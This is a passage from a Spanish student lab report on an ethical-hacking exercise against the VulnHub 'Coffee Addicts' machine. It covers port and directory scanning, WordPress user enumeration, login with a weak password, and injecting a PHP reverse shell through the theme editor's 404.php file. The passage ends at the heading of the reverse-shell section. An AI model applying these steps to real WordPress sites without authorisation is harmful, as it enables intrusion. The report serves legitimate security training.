

Universidad Tecnológica de Panamá

Facultad de Sistemas Computacionales

Carrera Lic. En Ciberseguridad

Nombre:

Itmar Castillo 8-1027-180
Gilberto Aguilar 8-1019-2127

Profesor:

Genier Miranda

Materia:

Ciberseguridad 3

Salón:

1S3231

Asignación:

LABORATORIO “COFFEE ADDICTS” (VULNHUB)

Año lectivo:

2026

Índice

Índice.....	2
1. Introducción	3
1.1 Objetivos.....	3
1.2 Alcance	4
2. Desarrollo	4
2.1 Instalación y configuración de la máquina virtual	4
2.2 Reconocimiento y enumeración	6
2.3 Acceso inicial mediante WordPress	9
2.4 Obtención de reverse shell como www-data	12
2.5 Escalada de privilegios	12
3. Resultados.....	16
4. Conclusiones	17
5. Recomendaciones	18
6. Anexos	19
Anexo A. Configuración de red y resolución de nombres.....	19
Anexo B. Reconocimiento y enumeración.....	19
Anexo C. Explotación e ingreso inicial	19
Anexo D. Obtención de shell inicial.....	19
Anexo E. Escalada de privilegios	20

1. Introducción

El presente informe documenta el desarrollo de una práctica de laboratorio de hacking ético correspondiente a la asignatura Ciberseguridad 3, de la Licenciatura en Ciberseguridad de la Universidad Tecnológica de Panamá (UTP). El ejercicio se realizó sobre la máquina virtual vulnerable “Coffee Addicts”, distribuida a través de la plataforma VulnHub, la cual está diseñada para que el estudiante aplique de forma controlada y en un entorno aislado las fases propias de una prueba de penetración: reconocimiento, enumeración, explotación, post-explotación y escalada de privilegios.

El laboratorio simula un escenario realista de infraestructura web basada en WordPress sobre un servidor Linux, en el cual existen credenciales débiles, configuraciones inseguras del editor de temas y artefactos sensibles (claves SSH) accesibles desde el sistema de archivos. Estas condiciones representan fallas comunes encontradas en entornos de producción reales y permiten ilustrar, de manera práctica, el impacto que dichas debilidades pueden tener sobre la confidencialidad, integridad y disponibilidad de un sistema.

1.1 Objetivos

Objetivo general:

- Obtener acceso con privilegios de superusuario (root) sobre la máquina víctima “Coffee Addicts” mediante la aplicación metódica de técnicas de hacking ético.

Objetivos específicos:

- Realizar el reconocimiento y escaneo de la red para identificar el host objetivo y los servicios expuestos.
- Enumerar directorios, archivos y usuarios del sitio WordPress alojado en el servidor.
- Explotar una vulnerabilidad de tipo Remote Code Execution (RCE) a través del editor de temas de WordPress para obtener una shell inversa.
- Identificar y aprovechar credenciales y artefactos sensibles (clave SSH cifrada) localizados en el sistema comprometido.

- Escalar privilegios hasta obtener acceso root y validar el compromiso total del sistema.
- Documentar cada fase del ataque con su debido sustento técnico, evidencias y recomendaciones de mitigación.

1.2 Alcance

El alcance de la presente práctica se limita estrictamente al entorno de laboratorio controlado, ejecutado en un hipervisor VMware con la máquina víctima configurada en modo de red NAT, sin conexión ni exposición a redes de producción o a Internet. La actividad se desarrolla con fines exclusivamente académicos y formativos, en cumplimiento de los principios éticos y legales que rigen la práctica del hacking ético, los cuales exigen contar siempre con autorización expresa antes de realizar cualquier prueba de intrusión sobre un sistema.

2. Desarrollo

A continuación, se describe de manera detallada el procedimiento técnico ejecutado durante la práctica, incluyendo las herramientas empleadas en cada fase, el sustento técnico de cada acción y las evidencias correspondientes.

2.1 Instalación y configuración de la máquina virtual

El primer paso consistió en descargar la máquina virtual “Coffee Addicts” desde el repositorio oficial de VulnHub, en formato .ova, e importarla en VMware Workstation. La máquina se configuró en modo de red NAT para garantizar que se encontrara en el mismo segmento de red que la máquina atacante (Kali Linux), sin exponerla a redes externas.




Figura 1. Página de descarga oficial de la máquina virtual Coffee Addicts en VulnHub.

Una vez importada y arrancada la máquina, esta presentó una pantalla de inicio de sesión correspondiente a un sistema Ubuntu 18.04.5 LTS, confirmando que el sistema operativo base del objetivo es Linux.




Figura 2. Pantalla de arranque de la máquina víctima Coffee Addicts (Ubuntu 18.04.5 LTS).

Posteriormente, desde la máquina atacante (Kali Linux) se verificó la configuración de red propia mediante el comando `ip a`, confirmando la dirección IP asignada por DHCP dentro del segmento NAT (192.168.126.131/24).





Figura 3. Verificación de la configuración de red de la máquina atacante Kali Linux.

Con el fin de facilitar la resolución de nombres durante la prueba, se asoció la dirección IP de la máquina víctima (192.168.126.200) al dominio `coffeaddicts.thm` mediante una entrada en el archivo `/etc/hosts` del sistema atacante. Esta práctica es habitual en laboratorios de pentesting web, ya que permite trabajar con nombres de dominio en lugar

de direcciones IP, especialmente relevante cuando la aplicación web realiza redirecciones internas basadas en el nombre de host.




```

gilberto12@Gilberto12: ~
Session Acciones Editar Vista Ayuda
GNU nano 9.0 /etc/hosts
127.0.0.1    localhost
127.0.1.1    Gilberto12

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.126.200 coffeeaddicts.thm
  
```

Figura 4. Configuración del archivo /etc/hosts con el dominio coffeeaddicts.thm.

Se validó la conectividad y la correcta resolución del dominio mediante el comando ping, confirmando que el host objetivo respondía correctamente en la dirección 192.168.126.200.



```

(gilberto12@Gilberto12)-[~]
$ ping coffeeaddicts.thm -c 4
PING coffeeaddicts.thm (192.168.126.200) 56(84) bytes of data.
64 bytes from coffeeaddicts.thm (192.168.126.200): icmp_seq=1 ttl=64 time=65.5 m
s
64 bytes from coffeeaddicts.thm (192.168.126.200): icmp_seq=2 ttl=64 time=0.450
ms
64 bytes from coffeeaddicts.thm (192.168.126.200): icmp_seq=3 ttl=64 time=1.35 m
s
64 bytes from coffeeaddicts.thm (192.168.126.200): icmp_seq=4 ttl=64 time=0.731
ms


— coffeeaddicts.thm ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 0.450/17.004/65.483/27.990 ms

(gilberto12@Gilberto12)-[~]
$
  
```

Figura 5. Verificación de conectividad hacia coffeeaddicts.thm mediante ping.

2.2 Reconocimiento y enumeración

La fase de reconocimiento tiene como propósito identificar los servicios activos en el host objetivo, así como recopilar información que permita determinar posibles vectores de ataque. Para ello se utilizó la herramienta Nmap (Network Mapper), un escáner de puertos y servicios ampliamente utilizado en auditorías de seguridad por su capacidad de detección de versiones (-sV).



```
(gilberto12@Gilberto12)-[~]
$ sudo nmap -sV coffeeaddicts.thm
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 16:25 -0500
Nmap scan report for coffeeaddicts.thm (192.168.126.200)
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:0C:29:8C:FE:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds

(gilberto12@Gilberto12)-[~]
$
```

Figura 6. Escaneo de puertos y servicios con Nmap sobre coffeeaddicts.thm.

El resultado del escaneo evidenció dos puertos abiertos: el puerto 22/tcp correspondiente al servicio SSH (OpenSSH 7.6p1 sobre Ubuntu), y el puerto 80/tcp correspondiente a un servidor web Apache httpd 2.4.29. La presencia de un servicio web HTTP sugiere la existencia de una aplicación susceptible de ser enumerada en busca de directorios, archivos y tecnologías subyacentes.

Con el objetivo de descubrir contenido no enlazado directamente en la aplicación web, se empleó la herramienta Dirb, una utilidad de fuerza bruta de directorios y archivos basada en diccionarios (wordlists), utilizando el diccionario por defecto common.txt.



```

gilberto12@Gilberto12: ~
Session Acciones Editar Vista Ayuda
(gilberto12@Gilberto12)-[~]
$ dirb http://coffeeaddicts.thm/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jun 20 16:27:18 2026
URL_BASE: http://coffeeaddicts.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://coffeeaddicts.thm/ ---
+ http://coffeeaddicts.thm/index.html (CODE:200|SIZE:735)
+ http://coffeeaddicts.thm/server-status (CODE:403|SIZE:282)
=> DIRECTORY: http://coffeeaddicts.thm/wordpress/


--- Entering directory: http://coffeeaddicts.thm/wordpress/ ---
+ http://coffeeaddicts.thm/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://coffeeaddicts.thm/wordpress/wp-admin/
=> DIRECTORY: http://coffeeaddicts.thm/wordpress/wp-content/
=> DIRECTORY: http://coffeeaddicts.thm/wordpress/wp-includes/
+ http://coffeeaddicts.thm/wordpress/xmlrpc.php (CODE:405|SIZE:42)

```

Figura 7. Enumeración de directorios con Dirb sobre <http://coffeeaddicts.thm/>.

El escaneo con Dirb permitió identificar el directorio `/wordpress`, confirmando que el sitio web se encuentra construido sobre el gestor de contenidos WordPress, uno de los CMS más utilizados a nivel mundial y, por ello, también uno de los más atacados debido a la superficie de exposición que ofrecen sus plugins, temas y configuraciones por defecto.

Identificado el CMS, se procedió a utilizar WPScan, una herramienta especializada en el análisis de seguridad de instalaciones de WordPress, capaz de enumerar usuarios, plugins, temas y vulnerabilidades conocidas (CVE) asociadas a la versión detectada.



```

gilberto12@Gilberto12: ~
Session Acciones Editar Vista Ayuda
?ver=5.7.1, Match: 'Version: 2.1.8'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ⇌ (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] gus
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 20 16:39:26 2026
[+] Requests Done: 53
[+] Cached Requests: 6
[+] Data Sent: 14.481 KB
[+] Data Received: 153.74 KB
[+] Memory used: 199.039 MB
[+] Elapsed time: 00:00:04

(gilberto12@Gilberto12)-[~]
$

```

Figura 8. Enumeración de usuarios de WordPress mediante WPScan.

Mediante la técnica de enumeración de autores (Author ID Brute Forcing), WPScan logró identificar la existencia del usuario gus dentro de la instalación de WordPress. Este hallazgo resulta crítico, ya que la identificación de nombres de usuario válidos reduce considerablemente el espacio de búsqueda en un eventual ataque de fuerza bruta o de prueba de credenciales débiles.

2.3 Acceso inicial mediante WordPress

Con el nombre de usuario gus confirmado, se procedió a intentar el acceso al panel de administración de WordPress (wp-login.php) utilizando credenciales débiles, prácticas comunes que incluyen contraseñas relacionadas con el propio nombre de usuario. Se logró autenticar exitosamente con las credenciales gus:gusineedyouback, lo que evidencia una política de contraseñas deficiente por parte de la organización simulada.




Figura 9. Autenticación exitosa en el panel de WordPress con las credenciales gus:gusineedyouback.

Una vez dentro del panel de administración, se aprovechó una funcionalidad legítima de WordPress que constituye un vector de explotación ampliamente conocido: el editor de temas (Theme Editor), ubicado en Apariencia → Editor de archivos de tema. Esta funcionalidad permite a un usuario con privilegios de administrador modificar directamente el código PHP de los archivos del tema activo, lo cual, al guardarse, se ejecuta en el servidor con los privilegios del proceso del servidor web (en este caso, www-data).




Figura 10. Editor de temas de WordPress mostrando el archivo 404.php del tema activo “Coffee Time” antes de la modificación.

Se seleccionó el archivo 404.php (plantilla de error “página no encontrada”) como punto de inyección, dado que es un archivo que se invoca fácilmente desde el navegador al solicitar una ruta inexistente del sitio. Se reemplazó su contenido por un script PHP de reverse shell, el cual establece una conexión saliente (mediante fsockopen) hacia una IP y puerto controlados por el atacante, y enlaza un proceso de shell (/bin/sh -i) a dicha conexión mediante proc_open.




Figura 11. Código PHP de la reverse shell inyectada en 404.php, configurada hacia la IP 192.168.126.131 y el puerto 1234.

Este vector constituye una vulnerabilidad de tipo Remote Code Execution (RCE) autenticada: cualquier usuario con acceso al editor de temas de WordPress puede modificar archivos PHP del servidor y, por ende, ejecutar código arbitrario del lado del servidor. Es, además, una de las razones por las cuales las buenas prácticas de

hardening recomiendan deshabilitar la edición de archivos desde el panel de WordPress mediante la constante `DISALLOW_FILE_EDIT`.

2.4 Obtención de reverse shell como www-data

